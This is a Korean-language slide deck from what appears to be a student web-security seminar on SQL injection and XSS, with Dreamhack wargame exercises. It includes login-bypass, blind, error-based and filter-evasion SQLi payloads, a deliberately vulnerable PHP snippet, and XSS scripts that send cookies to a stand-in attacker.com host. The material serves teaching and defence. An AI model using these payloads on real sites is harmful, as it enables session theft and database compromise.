

2025.09.26

# SQLi / XSS

## 가디언 웹 보안 세미나 2

임준서

SQLi

Relational SQL

I

# SQL이란

Structured Query Language

DB에서 사용하는 언어

```
SELECT * FROM user;
```

user라는 테이블에서 모든 필드의 항목을 가져온다

어느 정도 SQL 문법은 안다고 가정

# SQL injection

취약한 쿼리 분석

아이디 로그인

아이디 입력

비밀번호 입력

☐ 아이디 저장

로그인

MySNU 로그인 페이지

# SQL injection

취약한 쿼리 분석

아이디 로그인

아이디 입력

비밀번호 입력

☐ 아이디 저장

로그인

MySNU 로그인 페이지

```
SELECT (name) from user
WHERE id = ' ' AND pw = ' '
```

# SQL injection

취약한 쿼리 분석

아이디 로그인

아이디 입력

비밀번호 입력

☐ 아이디 저장

로그인

MySNU 로그인 페이지

SELECT (name) from user  
WHERE id = 'admin'; -- ' AND pw= ' '

# 실습 [simple\_sql]

[dreamhack.io/wargame/challenges/24](https://dreamhack.io/wargame/challenges/24)

```
query_db(  
    f'select * from users where  
    userid="{userid}" and  
    userpassword="{userpassword}"'  
)
```

# 올바른 SQL 사용법

라이브러리를 적극적으로 사용하자

```
db.query(  
    'SELECT (name) from user  
    WHERE id = ? AND pw = ?',  
    username,  
    pw  
)
```

직접 sanitize하려다가 자신의 DB를 공공재로 오픈할 수도 있다.



# More on SQLi

Linking Other tables

## UNION

여러 테이블의 result를 합치기 위해 사용

다른 테이블의 값을 불러올 수 있다.

단, column은 동일해야 함

# More on SQLi

Linking Other tables

```
SELECT column_name(s) FROM table1  
UNION  
SELECT column_name(s) FROM table2;
```

# Homework [baby-union]

[dreamhack.io/wargame/challenges/984](https://dreamhack.io/wargame/challenges/984)

Hint : MySQL INFORMATION\_SCHEMA

더 많은 추가 문제

[los.rubiya.kr/](https://los.rubiya.kr/) (Lord Of Sqlinjection)

# More on SQLi

Blind SQLi

```
' AND SUBSTR(database(),1,1)='a' --
```

*substr(string, position, length)*

```
IF(CONDITION, SLEEP(5), 0)
```

*Timing Attack도 가능*

# More on SQLi

Blind SQLi

```
' ORDER BY 1 --  
' ORDER BY 2 --  
' ORDER BY 3 --
```

500이나 이상한 응답이 나오는지 확인

각 재는 용도로 사용한다

# More on SQLi

Comments

SQL 주석: `--`, `/* */`

MySQL 주석: `--` , `#`, `/* */`

`--` 뒤 공백 필수

SQL이여도 pSQL, mySQL, SQLi 등 간의 차이가 있다

# More on SQLi

## Errors



```
1 ' AND updatexml(null, concat(0x7e, (SELECT database()), 0x7e), null) --
```

XPATH syntax error: '~mydb~'

# More on SQLi

Multiple Req

**Statement ; Statement ; ...**



# More on SQLi

Filter 우회 기술들

`/**/, \t, \n, \r, \v, \f, +, ...`

이런 것들로 공백을 대체할 수 있다.

`SELECT ... FROM (SELECT ...)`

Subquery e.g. `SELECT 1, 2, (SELECT 3)`

`CHAR(97)`

문법에 따라 상이

결국 "주어진 SQL 문법 안에서 필터를 어떻게 우회할까?" 라는 문제

Guardian 2025

# Non-relation SQL

Side note

\$ne, \$gt, \$regex 명령어

JSON 기반 쿼리 오브젝트 조작

\$, {}, [] 같은 특수 토큰

Non-Relational SQL의 문법을 활용한다.

주로 Object를 검증없이 사용하는 경우 발생

# Bonus Homework [Bookwish]

[dreamhack.io/wargame/challenges/2267](https://dreamhack.io/wargame/challenges/2267)

SQLi 추가 문제입니다.


**XSS-1**

**Cross-Site-Scripting**

**II**

# A군의 블로그


누구나 글을 쓸 수 있는 자유 서버



# A군의 블로그

누구나 글을 쓸 수 있는 자유 서버

???



# Cross-Site-Scripting

XSS

웹사이트에 악성 코드를 업로드

다른 사용자가 해당 코드에 노출

→ 정보 탈취

→ 다른 사용자가 admin이라면?

# Cross-Site-Scripting

종류

## Stored XSS

서버에 저장

## Reflected XSS

URL에 저장



# Cross-Site-Scripting

종류

## DOM-Based XSS

<https://google.com#code>

## Universal XSS

= 브라우저 확장 프로그램

# Cross-Site-Scripting

예시



```
1 <script>
2 alert(document.cookie);
3
4 fetch('http://attacker.com/steal?cookie=' + document.cookie);
5 new Image().src = 'http://attacker.com/steal?cookie=' + document.cookie;
6 </script>
```

# Cross-Site-Scripting

예시



```
1 <script>
2 document.location.href = "http://attacker.com/steal?cookie=" + document.cookie;
3 </script>
```

# Vulnerable Code

XSS



```
<?php
```

```
header ("X-XSS-Protection: 0");
```

```
// Is there any input?
```

```
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
```

```
    // Feedback for end user
```

```
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
```

```
}
```

```
?>
```

Source: [DVWA](#)

# Cross-Site-Scripting

실습?

## Wargame

# 실습 [XSS-1]

[dreamhack.io/wargame/challenges/28](https://dreamhack.io/wargame/challenges/28)

# 실습 [XSS-2]

[dreamhack.io/wargame/challenges/268](https://dreamhack.io/wargame/challenges/268)

# Cross-Site-Scripting

Whitelist vs Blacklist

Whitelist: Allow only ~~~

Blacklist: Ban only ~~~

XSS 우회 기법은 굉장히 다양하다!

jsfuck이라는 것도 있다.



# Cross-Site-Scripting

라이브러리를 쓰자

CVE-2024-34078

PUBLISHED

 [View JSON](#) |  [User Guide](#)

[Collapse all](#)

## Required CVE Record Information

**CNA: GitHub (maintainer security advisories)**

**Published:** 2024-05-06 **Updated:** 2024-05-06

**Title:** Html-Sanitizer Allows Arbitrary HTML Present After Sanitization Because Of Unicode Normalization

### Description

html-sanitizer is an allowlist-based HTML cleaner. If using `'keep_typographic_whitespace=False'` (which is the default), the sanitizer normalizes unicode to the NFKC form at the end. Some unicode characters normalize to chevrons; this allows specially crafted HTML to escape sanitization. The problem has been fixed in 2.4.2.

# XSS protection

CSP, Security header

## 인라인 스크립트 방지

Content Security Policy

## SameSite Cookie

XSS로 인한 CSRF 방지

자세한 내용은 다음 세미나에서 다룸

# Conclusion (XSS)

Always sanitize, escape, validate.

**유저의 입력은 불신할 것**

상상할 수 없는 것이 입력될 수 있다.

**Sanitize, escape, validate**

# Homework [Are you admin?]

[dreamhack.io/wargame/challenges/1922](https://dreamhack.io/wargame/challenges/1922)

Hint: Jinja2 `| safe` option

2025.09.26

# Q&A

질문이 있다면 하십시오

임준서

2.5cm-3.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

---

3.5cm 떨어진 내용 1 32px

---

3.5cm 떨어진 내용 1 32px

---

주석

주석